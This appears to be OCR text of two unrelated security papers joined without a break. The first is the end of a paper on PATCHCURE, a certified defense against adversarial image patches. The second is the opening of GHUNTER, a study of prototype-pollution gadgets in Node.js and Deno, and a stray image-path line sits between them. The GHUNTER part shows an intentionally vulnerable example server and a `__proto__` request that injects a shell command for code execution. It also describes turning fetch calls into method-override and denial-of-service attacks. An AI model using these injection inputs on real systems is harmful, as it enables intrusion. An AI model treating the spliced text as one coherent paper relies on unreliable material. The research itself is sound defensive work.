PATCHCURE performs well on other datasets like CIFAR-10 [23]. In Section 4.2, we discuss PATCHCURE's promising performance on the challenging ImageNet dataset. In this analysis, we demonstrate that our PATCHCURE also works well for other benchmark datasets. In Table 5, we report the performance of different ViT-based models on the CIFAR-10 [23] dataset. As shown in the table, PATCHCURE has the following advantages compared to other defenses: efficient instances like PCURE-ViT14x2-k12 have significantly higher throughput and comparable robustness and utility; robust instances like PCURE-ViT-2x2-k3 match the robustness and utility performance of state-of-the-art defenses. In our technical report [61], we include more datasets like CIFAR-100 [23] and SVHN [38].

PATCHCURE parameter selection. As discussed in Section 3.5, PATCHCURE has four parameters: k (splitting layer), model architecture, SRF size, and the secure operation parameter. We need to understand their effect to properly select parameters in practice. The effect of the first parameter k has been already discussed in Figure 5 and Section 4.2: it is the most important knob in PATCHCURE to balance the three-way trade-off. In practice, we can set k to the largest value that meets the computation efficiency requirement. The effects of the model architecture and receptive field size have been implicitly discussed in our earlier experiments. For model architecture, Table 2 demonstrates that ViT has an advantage over ResNet in their SRF model's utility and efficiency; this advantage is also reflected in the defense performance of ViT and ResNet-based defenses (Table 3). We attribute this difference to the recent findings that ViT is more robust to input masking [19]. The effect of different receptive field sizes is also demonstrated in Table 3 and Figure 7. Table 3 shows that ViT-SRF with a larger receptive field has higher clean accuracy and slightly better inference efficiency. However, larger receptive fields make the defenses more vulnerable to larger patches (Figure 7). Therefore, we need to carefully choose the defense parameters based on the application scenarios. In practice, we can choose the smallest receptive field size that meets the model utility requirement to get optimal robustness. The effect of the secure operation parameter depends on the chosen secure operation algorithm; we provide a quantitative analysis in our technical report [61].

5 Discussion

In this section, we discuss PATCHCURE's compatibility with different secure operation algorithms, different model sizes, application scenarios, limitations, and future work directions.

Compatibility with different secure operation algorithms. We propose PATCHCURE as a general defense framework with three modules: the SRF model, the LRF model, and the secure operation. In Section 4, we extensively analyze different design choices of SRF and LRF models. Nevertheless, we keep secure operation the same as double-masking [55] because it is the state-of-the-art secure operation algorithm

Table 7: PATCHCURE with ViT-Base and ViT-Large

Defense	Clean	Certified	Throughput	Memory (MB)
ViT-B-14x2-k12	78.3	44.2	189.9	362.0
ViT-B-14x2-k9	80.0	46.2	58.4	515.6
ViT-L-14x2-k24	80.3	47.7	58.0	1203.2

for prediction recovery. In this discussion, we aim to showcase PATCHCURE's compatibility with a different secure operation algorithm, namely the Minority Reports (MR) defense [32]. MR is an LRF defense that aims to detect an ongoing patch attack: given an input image, MR either returns a robust prediction label or issues an attack alert.[4] In Table 6, we report the performance of PATCHCURE with MR-style secure operation and compare it with other attack-detection-based defenses. The table demonstrates that our efficient PATCHCURE instances achieve decent robustness and utility performance with high inference speed.

PATCHCURE with different model sizes. In Section 4, we demonstrate that PATCHCURE can flexibly tune the model performance without significantly altering the model architecture and size. We note that PATCHCURE technique is also compatible with (and orthogonal to) strategies like using models with different sizes. In Table 7, we report an example using PATCHCURE with ViT-Base and ViT-Large. We can see that PCURE-ViT-B-14x2-k9 can match the robustness, utility, and throughput of PCURE-ViT-L-14x2-k24 (ViT-L has 24 attention layers in total), but with smaller memory consumption. This also demonstrates the benefits of introducing PATCHCURE's knobs. In practice, developers can combine PATCHCURE with orthogonal techniques like model compression and pruning.

PATCHCURE application scenarios. In this paper, we focus on the general problem of adversarial patch attacks/defenses, which can be applied to many different applications like autonomous driving [14], face authentication [49], surveillance [62], and cashierless self-checkout [21], which have different hardware settings and also different levels of sensitivity to latency. Our evaluation setting in Section 4 is more suited for cloud deployments since we use A4000, a common workstation GPU, for experiments. We demonstrate that PATCHCURE can have a similar inference speed as vanilla models under the same hardware setting (191.7 img/s for ViT-B vs. 189.9 img/s for PCURE-ViT14x2-k12). This implies that, in time-sensitive applications, PATCHCURE can meet the throughput/latency requirement as the vanilla model does. An interesting direction of future works is to concretely implement PATCHCURE with other model compression techniques for embedded edge devices.

Limitations and future directions. The certifiable robustness of PATCHCURE relies on its secure operation layer. As a result, PATCHCURE instances will inherit limitations from the secure operation algorithm. For example, if we use the Minority Reports algorithm [32], we can only achieve robustness for attack detection. If we use the double-masking algorithm [55], our defense requires additional patch information such as an estimation of patch size and shape. How to relax these assumptions is an important future work direction. Nevertheless, we note that PATCHCURE provides a systematic way to build defense instances with different properties. The compatibility of the framework implies its potential for future improvements: given any progress in the design of SRF models, LRF models, or secure operations, we can leverage these advancements to build stronger PATCHCURE defense instances. Moreover, another interesting direction is to incorporate PATCHCURE, a test-time defense, with training-time certified defenses [16, 35] to further improve robustness.

[4] We note that this attack-detection-based defense has a weaker notion than prediction-recovery-based defense like PATCHCURE and PatchCleanser [55].

6 Related Work

Adversarial Patch Attacks. Brown et al. [4] introduced the first adversarial patch attack; they demonstrated that an attacker can use a physically printed adversarial patch to induce targeted misclassification. The physical realizability of patch attacks has drawn great attention from the machine learning security community. In a concurrent work, Karmon et al. [22] explored a similar concept called the Localized and Visible Adversarial Noise (LaVAN) attack, which focuses on the digital-domain patch attack. Many more patch attacks have been proposed for different attack scenarios [6, 28, 29, 45, 46, 53, 62, 65]. In this paper, we focus on attacks against image classification models.

Adversarial Patch Defenses. To defend against adversarial patch attacks, both empirically robust and certifiably robust defenses have been proposed. Empirical defenses [9, 18, 27, 36, 37, 41, 42, 48, 52, 63] are usually based on heuristics and lack formal robustness guarantees; in contrast, certifiably robust defenses [7, 8, 25, 26, 32, 34, 44, 54, 55, 67] can claim robustness in a provable manner. Chiang et al. [8] proposed the first certifiably robust defense for patch attacks via Interval Bound Propagation (IBP) [16, 35]. This defense is too computationally intense to scale to the ImageNet dataset, so we did not include it in Section 4 for comparison. Zhang et al. [67] proposed Clipped BagNet (CBN) that clips BagNet [3] features for certifiable robustness. Levine et al. [25] proposed De-Randomized Smoothing (DRS) that performs majority voting on model predictions on different small cropped images. We note that DRS was further improved by Smoothed ViT [44], ECViT [7], and ViP [26] using the Vision Transformer (ViT) [13] architecture. Xiang et al. [54] proposed PatchGuard shortly after DRS as a general defense framework that uses a model with small receptive fields (SRF) for feature extraction and performs secure feature aggregation for robust predictions. The idea of SRF is widely used in

many defenses [7, 17, 25, 26, 34, 44]. Our PATCHCURE also leverages the SRF idea to improve computation efficiency. After PatchGuard, Metzen et al. [34] proposed BagCert, in which they modified vanilla BagNet [3] for robust predictions. Xiang et al. [55] later proposed PatchCleanser with a double-masking algorithm that reliably removes the patch from the input image. In contrast to other works, PatchCleanser does not rely on SRF models and achieves state-of-the-art certifiable robustness while maintaining high model utility (e.g., 1% drops from undefended models). In a concurrent work of this paper, PatchCleanser is further improved with a new model training technique [43]. However, we note that PatchCleanser requires expensive model predictions on multiple masked images and incurs a large computation overhead. In this paper, we propose PATCHCURE to approach the three-way trade-off between robustness, utility, and efficiency. Moreover, we note that our general PATCHCURE design subsumes PatchCleanser by setting $k = 0$.

In addition to the defenses discussed above, there are other certifiably robust defenses for attack detection [17, 32, 57]. These defenses alert and abstain from making predictions when they detect an ongoing attack, which achieves a weaker robustness property compared to defenses that can recover correct predictions without any abstention. In Section 5, we demonstrated PATCHCURE's compatibility with one of the LRF-based attack-detection algorithms, Minority Reports [32]. Finally, there is another line of certifiably robust defenses that study harder vision tasks such as object detection [56, 60] and semantic segmentation [66]. We refer the readers to a survey paper [59] for more discussions on certified patch defenses.

Other Adversarial Example Attacks and Defenses. There are many existing paper studies adversarial example attacks defenses for different threat models [2, 5, 10, 15, 31, 33, 39, 47, 51, 58, 64]. We focus on the adversarial patch attacks because they can be realized in the physical world and impose a threat to the cyber-physical world.

7 Conclusion

In this paper, we proposed PATCHCURE as a general defense framework to build certifiably robust defenses against adversarial patch attacks. PATCHCURE is the first to explicitly approach the three-way trade-off problem between certifiable robustness, model utility, and computation efficiency. We demonstrated that PATCHCURE enables us to build state-of-the-art efficient defense instances, and provides sufficient knobs to adjust the defense performance across the three dimensions. We note that PATCHCURE is a general defense framework compatible with any SRF and LRF model architectures as well as secure operation algorithms – advancements in SRF/LRF model architectures and secure operations will also lead to stronger PATCHCURE defense instances.

A Additional Efficiency Experiments

Throughput with different batch sizes. In Section 4, we use a batch size of 4 for throughput evaluation. In Table 8, we report additional throughput results with different batch sizes. We can see that the throughput does not significantly change with a larger batch in our experiment setting.

FLOP and memory analyses. In Table 9, we augment our evaluation results (discussed in Table 2 and Table 3) and include latency, FLOP counts, and GPU memory consumption. We use a batch size of one for per-image inference latency. We estimate FLOPs using the `fvcore` libarary.[5] For GPU memory, we report the average of the maximum allocated GPU memory for each data batch. First, we can see that throughput and latency are (inversely) correlated since we use one GPU for both two experiments. Second, the FLOP count loosely correlates to the inference throughput: models with a smaller FLOP count usually have higher inference throughput. However, theoretically, it is possible that an algorithm that has fewer FLOPs but requires sequential execution can have a much larger latency than a parallelizable algorithm with more FLOPs when running on a GPU. Third, we can see a weaker connection between GPU memory consumption and inference throughput because memory consumption heavily depends on the implementation: for example, making inferences on masked images one by one consumes less memory than batched masked images. We can see that PCURE-ViT14x2-k12 and PCURE-ViT14x2-k11 have significantly different memory footprints because we used an optimized PATCHCURE implementation for pure SRF defenses; ECViT, ViP, and S-ViT have a low inference speed but similar memory consumption as vanilla ViT due to their special implementation.

B PatchCleanser and Double-masking

In this section, we discuss PatchCleanser [55] and its double-masking algorithm, which can be used as our secure operation $\mathrm{SO}(\cdot)$ in Algorithm 1. We generally follow the original presentation of the PatchCleanser paper [55], with small modifications to keep its notations consistent with this paper.

$\mathcal{R}$-covering mask set. The most important parameter of the double-masking algorithm is an $\mathcal{R}$-covering mask set. We copied the definition of $\mathcal{R}$-covering from the original

paper [55]. The mask $\mathbf{m} \in \mathcal{M}$ has a similar definition as the patch region set $\mathbf{r}$ discussed in Section 2.1: it is a binary tensor with the same shape as the input image $H \times W$; elements that correspond to the mask region take the value of zeros and otherwise ones.

Definition 1 ($\mathcal{R}$-covering)**.** *A mask set $\mathcal{M}$ is $\mathcal{R}$-covering if, for any patch in the patch region set $\mathcal{R}$, at least one mask from the mask set $\mathcal{M}$ can cover the entire patch, i.e.,*

$$\forall\, \mathbf{r} \in \mathcal{R},\ \exists\, \mathbf{m} \in \mathcal{M}\ \text{ s.t. }\ \mathbf{m}[i,j] \le \mathbf{r}[i,j],\ \forall (i,j)$$

Mask set generation. The PatchCleanser [55] discussed a systematic way to generate a mask set $\mathcal{M}$ and adjust the mask set size $|\mathcal{M}|$. For simplicity, we only discuss the procedure using a 1-D "image" example. To generate a mask set, PatchCleanser moves a mask over the input image. Formally, let us consider using a mask of width m over an image of size n. The first mask is placed at the image coordinate of 0 and thus covers indices from 0 to $m-1$. Next, the mask is moved with a stride of s across different image locations $\{0, s, 2s, \cdots, \lfloor \frac{n-m}{s} \rfloor s\}$. Finally, the last mask is placed at the index of $n-m$ in case the mask at $\lfloor \frac{n-m}{s} \rfloor s$ cannot cover the last m pixels. PatchCleanser then define a mask set $\mathcal{M}_{m,s,n}$ as:

$$\begin{aligned}\mathcal{M}_{m,s,n} = \{\mathbf{m} \in \{0,1\}^n \mid\ & \mathbf{m}[u] = 0, u \in [i, i+m); \\ & \mathbf{m}[u] = 1, u \notin [i, i+m);\ i \in I\} \\ I = \{0, s, 2s, \cdots, \lfloor \frac{n-m}{s} \rfloor s\} & \bigcup \{n-m\} \end{aligned} \tag{3}$$

The mask set size can be computed as:

$$|\mathcal{M}_{m,s,n}| = |I| = \lceil \frac{n-m}{s} \rceil + 1 \tag{4}$$

To adjust the mask set size, PatchCleanser proposed to change the mask stride s. To ensure the $\mathcal{R}$-covering property, PatchCleanser proved that the mask size needs to be at least $m = p + s - 1$ to cover patches no larger than the size of p. In our PATCHCURE implementation, we set $s = 1$ by default. We analyze the effect of stride s in our technical report [61].

Inference procedure. We present the inference procedure of the double-masking algorithm $\mathrm{SO}(\cdot)$ in Algorithm 2. Compared to the original double-masking algorithm (Algorithm 1 of [55]), we generalize its input image $\mathbf{x}$ as input image or intermediate feature map $\mathbf{f}$ and replace its vanilla model as our LRF model $\mathbb{M}_{\text{lrf}}$.

Certification procedure. We present the certification procedure CERT-$\mathrm{SO}(\cdot)$ in Algorithm 3. Compared to the original double-masking algorithm (Algorithm 2 of [55]), we generalize its input image $\mathbf{x}$ as input image or intermediate feature map $\mathbf{f}$, replace its vanilla model as our LRF model $\mathbb{M}_{\text{lrf}}$, and consider the feature-space threat model $\mathcal{A}^f_{\mathcal{R}}$.

Algorithm 2 Inference procedure of double-masking [55]

Input: Image or intermediate feature map $\mathbf{f}$, LRF model $\mathbb{M}_{\text{lrf}}$, $\mathcal{R}$-covering mask set $\mathcal{M}$
Output: Robust prediction $\bar{y}$

procedure SO($\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M}$)
  $\bar{y}_{\text{maj}}, \mathcal{P}_{\text{dis}} \leftarrow$ MASKPRED($\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M}$)
  if $\mathcal{P}_{\text{dis}} = \varnothing$ **then**
    return $\bar{y}_{\text{maj}}$ ▷ *Case I: agreed prediction*
  end if
  for each $(\mathbf{m}_{\text{dis}}, \bar{y}_{\text{dis}}) \in \mathcal{P}_{\text{dis}}$ **do** ▷ Second-rnd. mask
    $\bar{y}', \mathcal{P}' \leftarrow$ MASKPRED($\mathbf{f} \odot \mathbf{m}_{\text{dis}}, \mathbb{M}_{\text{lrf}}, \mathcal{M}$)
    if $\mathcal{P}' = \varnothing$ **then**
      return $\bar{y}_{\text{dis}}$ ▷ *Case II: disagreer prediction*
    end if
  end for
  return $\bar{y}_{\text{maj}}$ ▷ *Case III: majority prediction*
end procedure

procedure MASKPRED($\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M}$)
  $\mathcal{P} \leftarrow \varnothing$ ▷ A set for mask-prediction pairs
  for $\mathbf{m} \in \mathcal{M}$ **do** ▷ Enumerate every mask $\mathbf{m}$
    $\bar{y} \leftarrow \mathbb{M}_{\text{lrf}}(\mathbf{f} \odot \mathbf{m})$ ▷ Evaluate masked prediction
    $\mathcal{P} \leftarrow \mathcal{P} \bigcup \{(\mathbf{m}, \bar{y})\}$ ▷ Update set $\mathcal{P}$
  end for
  $\bar{y}_{\text{maj}} \leftarrow \arg\max_{y^*} |\{(\mathbf{m}, \bar{y}) \in \mathcal{P} \mid \bar{y} = y^*\}|$ ▷ Majority
  $\mathcal{P}_{\text{dis}} \leftarrow \{(\mathbf{m}, \bar{y}) \in \mathcal{P} \mid \bar{y} \neq \bar{y}_{\text{maj}}\}$ ▷ Disagreers
  return $\bar{y}_{\text{maj}}, \mathcal{P}_{\text{dis}}$
end procedure

Algorithm 3 Certification procedure of double-masking [55]

Input: Image or intermediate feature map $\mathbf{f}$, ground-truth label y, LRF model $\mathbb{M}_{\text{lrf}}$, mask set $\mathcal{M}$, feature-space threat model $\mathcal{A}^f_{\mathcal{R}}$
Output: Whether $\mathbf{f}$ has certified robustness

procedure CERT-SO($\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M}, \mathcal{A}^f_{\mathcal{R}}, y$)
  if $\mathcal{M}$ is not $\mathcal{R}$-covering **then** ▷ Insecure mask set
    return `False`
  end if
  for every $(\mathbf{m}_0, \mathbf{m}_1) \in \mathcal{M} \times \mathcal{M}$ **do**
    $\bar{y}' \leftarrow \mathbb{M}_{\text{lrf}}(\mathbf{f} \odot \mathbf{m}_0 \odot \mathbf{m}_1)$ ▷ Two-mask pred.
    if $\bar{y}' \neq y$ **then**
      return `False` ▷ Possibly vulnerable
    end if
  end for
  return `True` ▷ Certified robustness!
end procedure

GHUNTER: Universal Prototype Pollution Gadgets in JavaScript Runtimes

Musard Balliu
KTH Royal Institute of Technology

Abstract

Prototype pollution is a recent vulnerability that affects JavaScript code, leading to high impact attacks such as arbitrary code execution and privilege escalation. The vulnerability is rooted in JavaScript's prototype-based inheritance, enabling attackers to inject arbitrary properties into an object's prototype at runtime. The impact of prototype pollution depends on the existence of otherwise benign pieces of code (gadgets), which inadvertently read from these attacker-controlled properties to execute security-sensitive operations. While prior works primarily study gadgets in third-party libraries and client-side applications, gadgets in JavaScript runtime environments are arguably more impactful as they affect any application that executes on these runtimes.

In this paper we design, implement, and evaluate a pipeline, GHUNTER, to systematically detect gadgets in V8-based JavaScript runtimes with prime focus on Node.js and Deno. GHUNTER supports a lightweight dynamic taint analysis to automatically identify gadget candidates which we validate manually to derive proof-of-concept exploits. We implement GHUNTER by modifying the V8 engine and the targeted runtimes along with features for facilitating manual validation. Driven by the comprehensive test suites of Node.js and Deno, we use GHUNTER in a systematic study of gadgets in these runtimes. We identified a total of 56 new gadgets in Node.js and 67 gadgets in Deno, pertaining to vulnerabilities such as arbitrary code execution (19), privilege escalation (31), path traversal (13), and more. Moreover, we systematize, for the first time, existing mitigations for prototype pollution and gadgets in terms of development guidelines. We collect a list of vulnerable applications and revisit the fixes through the lens of our guidelines. Through this exercise, we also identified one high-severity CVE leading to remote code execution, which was due to incorrectly fixing a gadget.

1 Introduction

JavaScript's widespread adoption as a go-to programming language for full-stack development speaks to its popularity, but it also exposes the applications to heightened security risks. Researchers and practitioners are well-aware of these issues, as witnessed by a multitude of prior studies [17, 46, 48, 51]. JavaScript runtime environments, such as Node.js [4] and Deno [3], which lie at the heart of server-side JavaScript applications, become appealing targets for attackers [9, 11, 17, 29, 43, 45, 49]. Vulnerabilities in the runtime environments can compromise the security of applications running atop. In this paper, we set out to study the security implications of a recent vulnerability, prototype pollution, in JavaScript runtime environments.

Prototype pollution is a vulnerability affecting the JavaScript language [10]. JavaScript's prototype-based inheritance allows an object to inherit properties from its ancestors via the prototype chain. When accessing a property not present on the object, the prototype chain will be queried for that property instead. Unless explicitly changed, this chain connects all objects to a common root prototype. Pollution can occur when an attacker-controlled value is used to navigate an object's structure. Since each object has a runtime accessible reference to its prototype, the attacker may be able to pick that reference and add a new property. By doing this, the attacker can cause a change in behavior in another part of the application.

The security implications of prototype pollution depend on the presence of otherwise benign pieces of code (gadgets) that inadvertently read attacker-controlled properties from the root prototype to execute sensitive operations, e.g., arbitrary code. Gadgets in JavaScript runtime environments are particularly dangerous because they are shared by all applications, thus increasing the attack surface.

The vast majority of prior works focus on the detection of prototype pollution by static analysis [26, 29, 30, 43, 49], while the existence of gadgets remains largely unexplored [24, 31, 43, 44]. This work is inspired by the recent pioneering of work of Shcherbakov et al. [43], which uses static taint analysis for three Node.js APIs to find (combinations of) three gadgets, dubbed *universal gadgets*, leading to arbitrary code execution. Our thesis is that dynamic analysis should be preferable for

identifying universal gadgets for these reasons: (a) the sources of the analysis pertain to accesses of properties from the prototype, which is hard to identify statically; (b) the highly-dynamic nature of JavaScript poses significant challenges for static analysis, resulting in low precision and recall, and high manual effort [43]; (c) realistic gadgets should trigger in common use cases of API usages, which is best captured by the comprehensive test suite of runtime environments.

To address these challenges, we design, implement, and evaluate a semi-automated pipeline, GHUNTER, to comprehensively and systematically detect universal gadgets in V8-based JavaScript runtimes, Node.js and Deno. Deno is a particularly interesting target because it is proposed as a security-first runtime to counter the shortcomings of Node.js. Specifically, GHUNTER customizes Deno, Node.js, and the V8 engine to implement a lightweight dynamic taint analysis for automatically identifying gadget candidates, which we validate manually to derive proof-of-concept exploits. Driven by the test suite of a runtime environment, GHUNTER detects property accesses from an object's prototype, it injects a taint value, and monitors the execution to identify the effects of the taint value on security-sensitive sinks and unexpected terminations. Moreover, GHUNTER supports processing and representation of gadget candidates in SARIF format [36] for visualization to facilitate the manual analysis.

We use GHUNTER in a comprehensive study of Node.js and Deno to identify universal gadgets pertaining to a range of vulnerabilities, including arbitrary code execution, server-side request forgery, privilege escalation, cryptographic downgrade, and more. After processing, GHUNTER automatically identifies 301 and 418 gadget candidates in Node.js and Deno, respectively. We manually verified the gadget candidates to find 56 universal gadgets in Node.js and 67 universal gadgets in Deno for a total of 28 person-hours. We further compare GHUNTER with Silent Spring [43], showing that it provides increased precision and recall, while reporting less gadget candidates for manual analysis. To support further research on the topic, we make available publicly both GHUNTER [14] and the gadgets [20].

We have responsibly disclosed our findings to the Node.js and Deno development teams. Both acknowledged our report but neither considers them within their current thread model. Node.js suggested a public discussion with their developers' community on the dangers of gadgets.

In light of these results, we systematize, for the first time, existing mitigations for prototype pollution and gadgets in terms of development guidelines. We then collect a list of applications with end-to-end exploits pertaining to prototype pollution, and revisit the fixes through the lens of our guidelines. Through this exercise, we also identify existing issues, including one high-severity CVE-2023-31414 leading to remote code execution, which was due to incorrectly fixing a gadget.

Our contributions can be summarized as follows:

```
1  const users = { };
2  router.post("/:uid", (req, res) => {
3    users[req.uid][req.key] = req.value;
4    exec("echo 'A value was stored at' $(date)");
5    res.status(200).send();
6  });
7  function exec(cmd, opts) {
8    opts = opts || {};
9    const shell = opts.shell || "/bin/sh";
10   op_spawn(`${shell} -c '${sanitize(cmd)}'`);
11 }
```

Listing 1: Example of prototype pollution and gadget.

- We design and implement a semi-automated pipeline, GHUNTER, to systematically detect universal gadgets in JavaScript runtimes (Section 4).
- We conduct a comprehensive analysis of Node.js and Deno to find 123 universal gadgets subject to a range of vulnerabilities (Section 5).
- We systematize existing mitigations against prototype pollution and gadgets, and outline directions for future work, including an in-depth case study leading to RCE (Section 6).

2 Technical Background

In this section, we overview the life cycle of exploits pertaining to prototype pollution vulnerabilities, and discuss the JavaScript runtime of interest and the threat model.

2.1 Prototype Pollution and Gadgets

Prototype pollution is a vulnerability that occurs in prototype-based languages like JavaScript [10]. An attacker manipulates a program's prototype-based inheritance, leading to runtime modification of objects and potentially causing otherwise benign code sequences, called gadgets, to execute dangerous operations. End-to-end exploitation of gadgets based in prototype pollution requires two steps. The prototype must be polluted first, for example when processing untrusted user data incorrectly, and then the gadget must be triggered.

To illustrate the vulnerability, Listing 1 shows an artificial server application which provides an in-memory key-value store for its users, logging every request to standard output. It is vulnerable to prototype pollution and uses function `exec` as a gadget. `exec` (line 7-11) is an otherwise benign runtime-provided function to execute a command. It accepts the command to execute as a string and an optional object `opts` to configure the shell in which to execute the command.

A request at `vuln.com/uid?key=value` causes the server to invoke the handler on line 2-6. It extracts the user ID and the key-value pair from the URL and stores it in memory (line 3). It then logs the time of the request (line 4) and responds with a `200` status code (line 5).

An attacker can use this handler to perform prototype pollution. The malicious request `vuln.com/__proto__?shell=node -e '...'` will add the property `shell` with the value `"node -e '...';"` to the root object prototype on line 3. This happens because the request instantiates the statement on line 3 as `users["__proto__"]["shell"] = "node -e '...';"`. In particular, `users["__proto__"]` gives a reference to `Object.prototype` which is then extended with the property `shell`.

The attacker can capitalize on the pollution of the `shell` property to turn the benign call to `exec` into a remote code execution gadget. In particular, because the application provides no options on line 4, line 8 assigns to `opts` an empty JavaScript object. When evaluating the expression `opts.shell` on line 9, the `shell` property, missing from `opts`, will be looked up in the prototype chain where it exists because of the pollution. Thus, `opts.shell` evaluates to `"node -e='...';"` and is used instead of the default `"/bin/sh"` to evaluate arbitrary JavaScript code.

2.2 JavaScript Runtimes: Node.js and Deno

In this work, we study universal gadgets in JavaScript runtime environments. Two such runtime environments are Node.js and Deno. Both are open source software projects built on top of the V8 JavaScript engine from Chromium. Node.js is a popular JavaScript runtime [4] written in C++, commonly used for server application development. Deno was created in response to Node.js with a focus on security [3]. It is written in Rust and uses TypeScript. The native (C++/Rust) parts of these runtimes are what provides access to system resources and common functionality such as buffers and cryptography libraries. In this work we focus on these runtimes because of their popularity and shared JavaScript engine.

Deno's focus on security is interesting for our work because it adds guardrails for both pollution and gadgets. On the pollution side, Deno removed the `__proto__` property, rendering the attack described on Listing 1 infeasible. However, prototype pollution is still possible through, e.g., object merge functions, a common source of prototype pollution. On the gadget side, Deno has a permission system to reduce access to system resources and by extension the impact of gadgets. However, we observe that the presence of a gadget implies some access to the corresponding resource must have been granted to the application, thus allowing exploits nonetheless.

2.3 Threat Model

Our threat model focuses on server-side JavaScript/TypeScript applications running on either Node.js or Deno. We assume the application is vulnerable to prototype pollution, either directly or through third-party code. Our aim is to find exploitable universal gadgets present in the JavaScript runtime for the purpose of one of (directly or indirectly):

- Arbitrary Code/Command Execution (ACE). Gadgets that allow an attacker to execute arbitrary JavaScript code or start an arbitrary command.
- Server Side Request Forgery (SSRF). Gadgets that allow an attacker to make arbitrary network requests.
- Privilege Escalation. Gadgets that allow an attacker to perform an action their normal privileges do not allow.
- Cryptographic Downgrade. Gadgets that downgrade the cryptography used by the application to be weaker.
- Path Traversal. Gadgets that allow the attacker to manipulate the path of file system operations.
- Unauthorized Modifications. Gadgets that allow the attacker to trigger modifications that should not happen as a result of normal operation.
- Log Pollution. Gadgets that change or control the contents of program logs.
- Denial of Service (DoS). Gadgets that deny access to the application.

We posit that many applications use some of these APIs in practice because of the importance of the functionality they provide. Furthermore, we assume that the runtime's own test suite contains a representative sample of ways to use the APIs. As a direct consequence, the presence of a gadget in a runtime implies vulnerabilities in real-world applications.

3 Overview

At a high level we develop a semi-automated dynamic analysis pipeline, GHUNTER, for finding gadgets in runtime environments, as depicted in Figure 1. To achieve this goal, GHUNTER operates in three automated steps and one manual step. Driven by the runtime's test suite, the first step identifies candidate properties for prototype pollution by detecting undefined property accesses. In the second and third step, GHUNTER uses these candidate properties to simulate pollution and detect reachability of dangerous sinks and unexpected termination, respectively. These steps also rely on the runtime's test suite and generate output for gadget identification. The final step consists in manually verifying the results of the second step, after preprocessing, using visualization of SARIF files in IDEs, and generating proof-of-concept exploits.

Listing 2 shows a universal gadget in Deno, which we will use to illustrate the workflow of GHUNTER along with the different challenges we have to tackle. Consider an application that uses the runtime API `fetch`, defined in Listing 2, to fetch user details from another service, for a given trusted user identifier `uid`. The application will eventually execute the command `fetch("https://192.168.3.14/users/"+uid)` to safely retrieve user information. Given the assumption that the application is vulnerable to prototype pollution, our goal is to find out how we can use prototype pollution to turn this seemingly benign request into a malicious gadget.



Figure 1: Architecture and workflow of GHUNTER.

```
1  class Request {
2    constructor(input, init = {}) {
3      this.method = init.method || "GET";
4      // ...
5    }
6  }
7  function fetch(input, init = {}) {
8    const request = new Request(input, init);
9    const promise = mainFetch(request, false,
         request.signal);
10   //...
11 }
12 async function mainFetch(req, recursive,
       terminator) {
13   const res = op_fetch(req.method, /*...*/);
14   terminator[abortSignal.add]();
15   //...
16 }
```

Listing 2: Simplified Deno fetch implementation.

Step 1: Collecting source properties A key requirement is to find properties that influence the behavior of a runtime API. These properties must not be defined so that they are looked up in the prototype chain and a polluted value is used instead. Hence, GHUNTER needs to determine which undefined property accesses happen as a result of normal usage of a target runtime API. This is achieved by observing the runtime behavior of code and taking note of undefined property accesses. Moreover, GHUNTER uses the runtime environment's test suite as a representative sample of normal usage of the API.

For the `fetch` API in Listing 2, GHUNTER runs Deno's test suite to collect a list of undefined properties that includes `method` (line 3) and `signal` (line 9). This leads us to our first challenge of automatically identifying undefined property accesses driven by the test suite of runtime APIs, which we discuss in Section 4.1.

Step 2: Identifying source-to-sink flows GHUNTER uses the list of undefined property accesses from the previous step as sources for further analysis. To determine if a property is used for a purpose that is exploitable, GHUNTER implements a lightweight taint analysis that identifies the reachability of values of polluted properties into dangerous sinks. Driven by the test suite, it pollutes the undefined properties with taint values and checks whether these values affect the native (C++/Rust) code of the runtime environment, which conservatively represents security-relevant sinks.

The function call to `op_fetch` in Listing 2 (line 13) executes Deno's native networking implementation for `fetch`. To determine if a polluted value can reach `op_fetch`, GHUNTER simulates prototype pollution and detects the polluted property value in the call to `op_fetch`. For the property `method`, GHUNTER pollutes the property with a taint value and runs the corresponding test case, while intercepting every call to `op_fetch` and checking all arguments for the presence of the taint value used for pollution. Indeed, given the list of properties for `fetch`, GHUNTER finds that the property `method` reaches the sink `op_fetch` on line 13. This leads us to our second challenge of automatically identifying flows from undefined properties to sinks, which we discuss in Section 4.2.

Step 3: Unexpected termination If normal usage of a runtime API (as represented by the test suite) does not result in a crash but the pollution of an undefined property does cause the API to crash, it implies that an attacker can use the API to cause Denial of Service (DoS) attacks. Similarly to Step 2, GHUNTER leverages the runtime's test suite to detect DoS attacks pertaining to prototype pollution. When polluting the property `signal` on line 9, GHUNTER causes the `fetch` API to crash due to a type error on line 14. This leads us to our third challenge of automatically identifying fatal crashes that cause DoS attacks on applications that use the APIs under pollution, which we discuss in Section 4.3.

Step 4: Manual validation The previous automated steps yield a list of potential sinks and unexpected program crashes pertaining to pollution of undefined properties. These results do not necessarily imply that a runtime API is exploitable, but require manual validation. To aid the security analyst, GHUNTER supports processing (e.g., removal of duplicates from different test cases) and representation of results in SARIF format for visualization within an IDE.

In our example, the SARIF file contains two results, called gadget candidates, for the `fetch` API: One for property `method` reaching the sink `op_fetch` and one for property `signal` resulting in a program crash. The manual analysis of `method` reveals that an attacker can override the default HTTP method from `GET` at wish, revealing a true gadget. For instance, they can pollute `method` with value `DELETE`, thus causing the command `fetch("https://192.168.3.14/users/"+uid)` to delete user records (in Section 5 we extend this attack to full Server Side Request Forgery). The analysis of the program crash due to `signal` reveals an attacker can perform a DoS attack, thus denying users of access to data. In Section 4.4 we discuss this final challenge of effectively validating gadget candidates.

4 System Design and Implementation

